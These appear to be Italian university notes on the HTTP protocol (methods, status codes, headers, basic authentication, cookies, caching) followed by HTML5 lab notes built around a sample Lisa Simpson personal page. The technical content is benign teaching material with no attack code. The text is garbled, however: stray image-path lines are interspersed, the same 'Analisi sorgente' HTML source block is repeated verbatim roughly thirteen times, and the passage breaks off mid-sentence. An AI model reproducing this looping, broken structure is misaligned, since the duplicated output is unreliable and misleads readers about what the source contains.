  - Nella versione attuale oltre ai metodi citati abbiamo *PUT, DELETE, TRACE*.

- **Metodo GET**:
  - Trascrive le richieste da lato client a lato server utilizzando l'URL
  - Si possono utilizzare solo caratteri ASCII
  - Il browser e il proxy possono memorizzare in cache le risposte (attenzione, la cosa può dare problemi quando facciamo prove).

- **Metodo POST**:
  - L'informazione è inserita all'interno del corpo del messaggio.
  - Viene invocato ad ogni sottomissione di form
  - Non si hanno meccanismi di cache.


- **Metodo HEAD**:
  - Simile al metodo GET, ma….
  - Quando il server riceve una richiesta di questo tipo risponde segnalando la ricezione, ma non invia un oggetto in risposta.
  - Utilizzato certe volte per fare debugging.

- **Metodo PUT**:
  - Permette all'utente di fare upload in un percorso specifico su un server web specifico.
  - Se l'URI fa riferimento a un qualcosa di già esistente allora il nuovo caricamento è considerata una versione aggiornata e quanto presente fino a poco prima viene sovrascritto.




- **Metodo DELETE**:
  - Permette all'utente, o a un'applicazione, di cancellare un oggetto da uno specifico server web.


- **Metodo TRACE**:
  - Metodo usato per invocare un'applicazione remota e verificare quanto ci vuole per ricevere indietro un messaggio di risposta.
  - Cerca di tracciare il percorso fatto dalla nostra richiesta per arrivare al server. Stessa cosa per la risposta del server che arriva a noi. Traccio cosa succede nel percorso, quindi anche i server intermedi.
  - Utilizzato per fare diagnostica. Interessante per capire le cause dei ritardi.




  - **Come funziona questo metodo?**




    - Si parte dal client che fa la richiesta con metodo TRACE al server (webserver.localdomain)




- Ogni volta che passo da un server intermedio questo, vedendo il metodo della richiesta, aggiunge nella linea "Via" il suo nome.



- Il server richiesto, quando viene raggiunto, crea il suo messaggio di risposta. Include nel corpo del messaggio quanto ricevuto poco prima (percorso da client a server).




- La risposta torna indietro, e i server intermedi fanno la stessa cosa di prima.



Request messagge

Nel messaggio di risposta abbiamo:

- **linea di stato**: protocollo, codice di stato, frase sintetica che esprime lo stato
- **linee di intestazione** (header)
- **corpo effettivo del messaggio** (sequenza di dati richiesti, inviati al client)



- **Response Status possibili**:
  - **200 OK**
    La richiesta ha avuto successo, la risorsa è stata recuperata nel server e restituita nel corpo del messaggio

- **301 Moved Permanently**
  L'oggetto richiesto è stata spostata in modo permanente. In generale si restituisce l'indirizzo della nuova locazione.

- **400 Bad Request**
  Il server non ha compreso la richiesta

- **404 Not Found**
  Il documento richiesto non è stato trovato sul server

- **505 HTTP Version Not Supported**
  Versione HTTP non supportata.


- **Linee di intestazione**:
  - *Date*: indica l'ora e la data di quando la risposta è stata creata e inviata dal server.
  - *Content-type*: indica il tipo dell'oggetto contenuto (per esempio codice HTML)
  - *Content-Length*: specifica la grandezza del codice restituito
  - *Last-Modified*: va a indicare l'ultima data di modifica della risorsa restituita
  - *Server*: indica il server che sta rispondendo.

Testare il protocollo http

- Possiamo sbizzarrirci e testare il protocollo HTTP utilizzando telnet.
- Aprite il prompt dei comandi e stabilite una connessione sul vostro *localhost* (assicuratevi che il server sia acceso)
  `telnet localhost 80`
  Apro una connessione TCP sulla porta 80 (la porta usata di default dal protocollo http)

- A questo punto avremo una schermata a parte dove possiamo incollare i nostri messaggi di richiesta.
  Vediamo degli esempi sul localhost di Marcelloni:

```
GET /html.html HTTP/1.1
Host: localhost
```




```
GET /paginainesistente.html HTTP/1.1
Host: localhost
```

Codice HTML restituito all'utente

Linee di intestazione

- Nella versione 1.0 di HTTP si potevano usare 16 linee di intestazioni diverse. Nessuna di queste era obbligatoria.
- Nella versione attuale di HTTP sono definite 51 linee di intestazione diverse. La linea Host è l'unica obbligatoria. Si ottiene errore di cattiva richiesta se si omette questa linea.

- **Come sceglie le linee il client?** Le linee nei messaggi di richiesta sono confezionate direttamente dal browser, dipendono dalla versione del browser, dalla sua configurazione, e dal caching.
- **Come sceglie le linee il server?** Il server sceglie il numero di righe e imposta il messaggio. Il messaggio dipende dal tipo di server, dalla sua versione e dalla sua configurazione.

Autorizzazioni

- Il server http è *stateless*: non si memorizza lo stato delle richieste (maggiore efficienza e possibilità di gestire connessioni simultanee, non dobbiamo creare strutture dati particolari e dedicarci al mantenimento della consistenza – ricordare quanto detto indietro).
- In alcuni casi un sito ha bisogno di identificare l'utente: il protocollo HTTP include la possibilità di chiedere dati di accesso (attraverso delle linee di intestazione speciali).


- **Scenario**:
  - Il client richiede un oggetto al server, il server richiede un autorizzazione.
  - Il client invia un messaggio di richiesta senza particolari linee
  - Il server, non avendo ricevuto nulla di particolare, non restituisce niente all'utente. Segnala lo stato *401 Authorization Required* e include l'header WWW-Authenticate per segnalare la necessità di autenticazione.
  - L'utente indica username e password.
  - Il client re-invia il messaggio di richiesta includendo una linea di intestazione *Authorization*.
  - Quando il primo oggetto è stato ottenuto il client continua a spedire username e password nelle richieste successive (*caching*).

- **Attenzione**: il meccanismo è molto carino, ma estremamente debole. Un qualunque utente maligno che sniffa la rete (cioè guarda cosa passa nella rete) è in grado di leggere in chiaro i dati di accesso. Nel protocollo HTTPS la situazione è decisamente migliore (le informazioni vengono crittografate).


Cookies

- **Abbiamo quattro componenti per gestire questo meccanismo**:
  - La linea di intestazione cookie nel messaggio di risposta del server
  - La linea di intestazione cookie nel messaggio di richiesta
  - Il file di cookie, mantenuto nell'host dell'utente e gestito dal browser
  - Database di back-end nel sito (memorizzazione di cookie lato server)

- **Esempio**:
  - Susan accede ad internet usando il PC.
  - Visita per la prima volta un sito di e-commerce.
  - Quando effettua la prima richiesta http il sito crea un identificatore univoco e lo inserisce nel database di *backend*. Successivamente restituisce l'ID al client con la linea di intestazione
    `Set-cookie`
    in modo tale che il client sappia come viene identificato.
  - Ogni volta che il client esegue una richiesta verso il server indica l'identificativo attraverso la linea di intestazione
    `cookie`
    il server, leggendo l'identificativo, capisce come comportarsi.




Web caching




- L'obiettivo principale di questo meccanismo è soddisfare la richieste del client in modo rapido senza per forza coinvolgere il server di origine.
- Le richieste viaggiano attraverso server intermedi prima di arrivare al server di origine. Le risorse richieste, restituite dai server con messaggi di risposta, vengono salvate nei server intermedi.
- Se lo stesso client, o un altro client, fanno richiesta di questa risorsa, il server intermedio può restituire immediatamente l'oggetto richiesto senza coinvolgere il server di origine.

- **Vantaggi**: risposte restituite più velocemente, minore traffico nel link di accesso dell'istituzione.



- Per capire meglio il meccanismo vedere gli esempi sulle diapositive del docente. Abbiamo una situazione in cui gli oggetti richiesti hanno, in media, una dimensione di un milione di bit. La media di richieste al secondo verso il server è di 15, il ritardo dovuto al client-server-client è di due secondi.
    - Se non utilizziamo il sistema di web caching il ritardo è intollerabile. Per rendere chiara l'idea immaginiamoci il passaggio dei dati da un tubo molto stretto.
    - Se invece utilizziamo il web-caching avremo il 40% di richieste soddisfatte in modo immediato (si parla di millisecondi) e il 60% soddisfatte dal server.
    - Soluzione alternativa può essere l'espansione della bandwidth. La soluzione è valida, ma estremamente costosa.

- **Problemi**:
    - La web cache può risiedere in un client o il server intermedio. Il problema tipico (visibile quando progettiamo un sito e modifichiamo gli stylesheet o i js frequentemente) è il non aggiornamento dei contenuti (riceviamo in modo veloce un contenuto grazie al web caching, ma non riceviamo la versione aggiornata).
    - La soluzione a questo problema è il GET condizionale: la richiesta si basa sul metodo GET e include nell'header la linea `If-Modified-Since`. Indicando una data permettiamo al server intermedio di capire come comportarsi (restituire la risorsa da lui posseduta o rimandare la richiesta al server di origine).
    - Il server intermedio, se restituisce una risorsa da lui posseduta, segnala lo stato *304 Not Modified*. Negli altri casi si ha come stato *200 OK*.



Parte II

Esercitazioni di Tesconi

Laboratorio 1 – Mercoledì 07/10/2020

Strumenti utili

- Nella prima lezione sono stati introdotto gli strumenti necessari per lo svolgimento dei laboratori.

- **Specifiche HTML**: https://www.w3.org/TR/html5/
- **Tutorial**: https://www.w3schools.com/Html/html5_intro.asp

- **Pacchetto All-in-One** (contiene Notepad++, XAMPP, MySQL e i browser su cui dovrà essere eseguito senza errori il progetto da realizzare per l'esame):
  http://www.iet.unipi.it/f.marcelloni/pweb/resources/pweb(decomprimere_in_C).zip
  Tutti i programmi presenti sono in versione portable: possono essere eseguiti da chiavetta in modo diretto senza necessità di avviare wizard di installazione.

- I tools nel pacchetto serviranno soprattutto nella terza parte del corso, cioè quando inizieremo a parlare di codice PHP. PHP è un linguaggio lato server e non può essere eseguito senza strumenti adeguati.

- **Jsbin.com**: sito suggerito da Tesconi che offre una valida alternativa a Notepad++. Permette di scrivere ed eseguire in modo ordinato codice HTML, CSS e Javascript. Permette anche la lettura della console.

Strumenti presenti nei browser del pacchetto


- Nei browser portable sono stati inseriti dei segnalibri contenenti ulteriori strumenti:
  - **Server root** (eseguibile solo se attivo XAMPP): lista dei file salvati in locale.
  - **HTML Extractor**: restituisce il codice HTML della pagina che stiamo attualmente visitando.
  - **HTML Validation service**: https://validator.w3.org/#
    servizio online che permette di validare il codice HTML da noi scritto. È possibile inviare codice HTML nei seguenti modi:
    - In modo diretto
    - Via URI
    - Mediante caricamento di un file.

    Il sito segnala cosa che non rispettano lo standard. Abbiamo due tipi di segnalazioni:
    - **Warning**, suggerimenti che possono essere ignorati
    - **Error**, errori che devono essere risolti.
  - **CSS Validation service**: http://jigsaw.w3.org/css-validator/
    servizio online simile al precedente che permette di validare il codice CSS da noi scritto.

Ispeziona elemento

- La funzionalità ispeziona elemento è raggiungibile col tasto destro del mouse

  Si possono vedere gli elementi HTML, le proprietà CSS e la loro collocazione nella pagina. Ispeziona elemento permette anche la modifica della pagina (HTML, CSS, rimozione di elementi, aggiunta di nuovi elementi). Queste modifiche saranno visibili solo a noi




Curiosità: evoluzione delle pagine web

Presente nel seguente sito un'evoluzione delle pagine web dai primi anni Novanta fino ad oggi:

http://fabianburghardt.de/webolution/

Struttura HTML5



Semantica dei nuovi elementi

- https://www.w3schools.com/html/html5_semantic_elements.asp
- The <header> element represents a container for introductory content or a set of navigational links.
- The <footer> element defines a footer for a document or section.
- The <nav> element defines a set of navigation links.
- The <article> element specifies independent, self-contained content.
- The <section> element defines section in a document.
  (So, you will find HTML pages with <section> elements containing <article> elements, and <article> elements containing <section> elements.)
- The <aside> element defines some content aside from the content it is placed in (like a sidebar).

Laboratorio 1

Struttura del progetto:

- **root**:
  - lisa.html
  - famiglia.html
  - incostruzione.html
  - **immagini**:
    - sono presenti tutti i file immagini utilizzati all'interno del progetto.
  - **suoni**:
    - sono presenti tutti i file audio utilizzato all'interno del progetto.

Pagina personale di *Lisa Simpson*

Presentazione Interessi

Presentazione

Sono nata a **Springfield**, dove vivo tutt'ora nella mia casa con la mia famiglia. Le mie principali passioni sono la letteratura, la musica e la cucina. Potete contattarmi tramite la posta elettronica all'indirizzo lisa@simpson.org oppure tramite il telefono al numero **0123-1234567**.

I miei interessi

Letteratura, Cucina, Musica.

Letteratura

Alcuni versi della «Canción de los amantes muertos» di *P. Neruda*.

Él decía: « Tu pequeñita
mano en mis labios ».
Perdonalá, Señor!
Miraban juntos las estrellas.
No hablaban de amor.

Cucina

Ecco una ricetta *da leccarsi i baffi*.

Risotto ai carciofi

Gli ingredienti:

- 80 g. di riso integrale
- 100 g. di carciofi
- 10 g. di olio extravergine di oliva
- sale marino integrale

La procedura:

1. Pulite i carciofi e tagliateli a fettine cuocendoli in padella con pochissimo olio e acqua a fuoco lento.
2. Unite riso precedentemente ammollato; fate insaporire per qualche minuto e regolate di sale.
3. Aggiungete acqua a 100°C e portate a cottura.

Note:
Ricco di ferro, fosforo, vitamina B_2 e vitamina PP, è un piatto adatto a tutti.

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	8676	Play
Gmaseck	58	1946	Play

For more details, contact John Smith.

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Pagina personale di *Lisa Simpson*

Presentazione Interessi

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <meta name = "author" content = "Lisa Simpson">
    <meta name = "keywords" content = "simpson, lisa, cucina, letteratura, musica">
    <meta http-equiv = "Refresh" content = "95">
    <title>Pagina personale di Lisa Simpson</title>
  </head>
  <body>
    <header>
      <h1> Pagina personale di <em>Lisa Simpson</em></h1>
      <nav>
        <a href="#presentazione">Presentazione </a>  
        <a href="#interessi">Interessi </a>  
        <hr>
      </nav>
      <img src="./immagini/foto.gif">
      <audio autoplay controls>
        <source src="./suoni/simpsons.mp3" type="audio/mpeg">
      </audio>
    </header>
```

Analisi sorgente

```
<article>
  <h2 id="presentazione" >Presentazione</h2>
  <p>
    Sono nata a <strong>Springfield</strong>, dove vivo tutt'ora nella mia
    <a href="./immagini/casa.png">casa</a> con la mia
    <a href="./famiglia.html">famiglia</a>. Le mie principali passioni sono la
    <a href="#letteratura">letteratura</a>, la <a href="#musica">musica</a> e
    la <a href="#cucina">cucina</a>. Potete contattarmi tramite la posta
    elettronica all'indirizzo
